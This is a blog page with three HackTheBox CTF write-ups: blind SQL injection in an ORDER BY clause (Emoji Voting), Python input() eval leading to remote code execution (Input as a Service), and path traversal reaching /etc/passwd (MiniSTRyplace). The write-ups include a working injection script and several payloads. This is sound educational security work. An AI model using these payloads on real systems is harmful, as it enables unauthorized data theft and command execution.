HTB Cyber Apocalypse – Emoji Voting Writeup

Emoji Voting was a 2-star rated ‘Web’ machine. The server was vulnerable to SQL injection, which allowed for the flag to be discovered. This was a fairly laborious process, as the SQL injection was after an ‘ORDER BY’ statement, which increased the complexity of exploiting it.

Pwning Emoji Voting

The website itself appears to be a simple voting system, with buttons to vote for various emoji’s. As with most of the HackTheBox machines, there was a file containing the files for the server. These files reveal that the flag is going to reside within a table beginning with ‘flag_

SQL statements to create the table to hold the flag file

Reading the database.js file, it revealed 2 database functions which could be exploited, namely vote() and getEmojis(). After some initial testing, it was clear that the getEmojis function was the vulnerable endpoint.

The two database functions within database.js

Intercepting the traffic with Burp reveals that a request is made to the /api/list endpoint every 5 seconds (To update the current voting statistics). This endpoint then calls the getEmojis function, which takes the body of the request and uses it in the ORDER BY statement above.

Typically, exploiting a vulnerability like this would be fairly easy with a UNION command, or a sub-query. The following quote explains why this particular type of SQL injection is tricky to exploit:

Exploiting SQL injection in an ORDER BY clause is significantly different from most other cases. A database will not accept a UNION, WHERE, OR, or AND keyword at this point in the query. Exploitation requires the attacker to specify a nested query in place of the ORDER BY parameter.

https://portswigger.net/support/sql-injection-in-the-query-structure

Crafting an nested SQL statement

To exploit this, we can run a nested query after the ORDER BY clause. This allows us to compare one letter at a time, and slowly discover values within the database. This is exceptionally slow, but it is a viable method! Sending the following text to the /api/list endpoint: {"order":"(CASE WHEN 1==2 THEN id ELSE count END) DESC"}. This returned the emoji values ordered by the count value, showing we had successfully injected code into the SQL statement. The SQL engine had determined that 1==2 was false, and so it evaluated to count DESC, returning the data ordered by the count value descending.

Successfully injecting into the SQL statement

Following a lot of troubleshooting, an SQL statement can be written to find the full name of the ‘flag table’. As the ‘flag table’ uses a randomised name, we need to query the sqlite_master table to determine its name. By using the process above, we know that a value is true if it returns data ordered by the id column, if it is false then it will be ordered by the count column. This query is as follows:

{"order":"(CASE WHEN (SELECT SUBSTR(name,1,1) FROM sqlite_master WHERE type ='table' AND name LIKE 'flag_%')=CHAR(1) THEN id ELSE count END) DESC"}

Using Python, we can rapidly query the API, and easily determine if we have found the correct letter for a given position. We do this by incrementing the value of the SUBSTR method and the CHAR value to cover the entire word. After doing this, we end up with the following script.

import requests,time

URL = "http://188.166.145.178:32715/api/list"

def make_request(position, value):
    request_data = {"order":f"(CASE WHEN (SELECT SUBSTR(name,{position},1) FROM sqlite_master WHERE type ='table' AND name LIKE 'flag%')=CHAR({value}) THEN id ELSE count END) DESC"}

    resp = requests.post(URL, json=request_data)
    response_json_data = resp.json()

    if response_json_data[1]['id'] == 11:
        return True
    else:
        return False

for position in range(6,17):
    #For each position, try and determine the letter

    for hex_value in range(255):
        response = make_request(position, hex_value)

        if response:
            print(f"Char Position {position} = {hex_value} ({chr(hex_value)})")
            break

Finding the flag table and Emoji Voting flag

After running this for a few minutes, we figure out the full name of the flag table, as being flag_e42009d78f, as shown below.

Discovering the name of the table containing the flag

Now we know the name of the table, we can modify the request_data f-string value to query the flag column within the flag_e42009d78f table. This then changes to the following value:

request_data = {"order":f"(CASE WHEN (SELECT SUBSTR(flag,{position},1) FROM flag_e42009d78f)=CHAR({value}) THEN id ELSE count END) DESC"}

Running the Python script again, we figure out the final flag value is CHTB{order_me_this_juicy_info}. Overall, I really enjoyed playing through Emoji Voting. I felt I was quite good at SQL injection exploits, but this machine taught me a lot of new techniques! If you enjoyed this writeup, I have written up several other boxes at this link.

Discovering the full flag for Emoji Voting

HTB CTF 2021 – Input as a Service Writeup

Input as a Serivce (Iaas) 1-star rated challenge from the HackTheBox Cyber Apocalypse CTF. This challenge was from the ‘Misc’ section, in contrast to most of the others I attempted! This challenge revolved around a input function vulnerability in a Python web server, which could be exploited to achieve an RCE.

Some initial poking around the site made it clear this was likely to revolve around sending a crafted API or web request. To investigate this, I span up Burp Suite and starting proxying my traffic through Burp. A blank GET request to the server returned output which was recognisable as the output from a Python server, along with debug information.

Output from the web server


As we can see from the error on line 12, the server is using the input function, which has a known ‘vulnerability’ in it. This ‘vulnerability’ is that any value which is read by input will be evaluated by Python. To test this, I crafted a packet to try some simple string concatenation, to check if this was a viable path.

Our crafted request to test the vulnerability in the input function


Which then responded with abc123, indicating that we are able to issue commands to the Python server. You can see this on line 7 in the response below.

Response showing we are able to run commands on the server

The next logical step for this vulnerability was to try and extend it to OS command injection, rather than just executing Python scripts. To do this, we would need to use the os module within Python. This presented some issues, as it appeared the standard way (import os; os.system('whoami')) of using the os module was being blocked, I assumed this was most likely due to the spaces within the command being parsed by an HTTP library or similar.


I then found a great blog which covered a very similar CTF challenge, and they used a different method of importing the os module, which avoided the need for any characters which could cause issues. By using the syntax __import__('os').system('ls -la'), we are able to list the contents of the current directory, showing we have RCE on the server.

Response from the server showing we have RCE


We can now see the flag.txt file, which we can easily view with cat flag.txt, to reveal a flag of CHTB{4li3n5_us3_pyth0n2.X?!}.

Getting the flag from the server

If you enjoyed this writeup, I have written up several other boxes at this link.

HTB CTF 2021 – MiniSTRyplace Writeup

MiniSTRyplace was a 1-star rated ‘Web’ challenge from the HackTheBox Cyber Apocalypse CTF. The solution was pretty simple, with a vulnerable str_replace function allowing for a simple path traversal exploit.

Initially, the files for the server were supplied as part of the challenge. From a quick initial search, the index.php file stood out as being interesting due to its logic for including various PHP files within the main webpage of the site.

The vulnerable function

Looking at the code, the server will include a file from within the pages/ directory, based on the lang parameter when passed as a GET request. Typically this would be via a request such as vulnerable_site.com/index.php?lang=en.php or similar. The function will then replace any occurrences of ../ with a blank string. From a brief glance, this appears to be alright, but if an attacker uses a a string such as ....//, PHP will remove the central ../ (i.e. ....// ), leaving a final string of ../, allowing for path traversal.


We can test this exploit by using a URL such as: vulnerable_site.com/?lang=qw.php….//….//….//….//….//….//etc/passwd, which returns the contents of the passwd file as shown below.

Contents of the passwd file returned by the server, indicating we have LFI capabilities


Looking at the Dockerfile, we know that the flag is copied to the root directory, so we can simply traverse up to the root folder, and then load the flag file. As shown below, this reveals a flag of CHTB{b4d_4li3n_pr0gr4m1ng} for MiniSTRyplace!

To learn more about this, HackTheBox have a really good Academy article which covers a range of methods for identifying and exploiting LFI vulnerabilities. These commonly come up in CTFs and OSCP boxes, so it is a good skill to get comfortable with!

If you enjoyed this writeup, I have written up several other boxes at this link.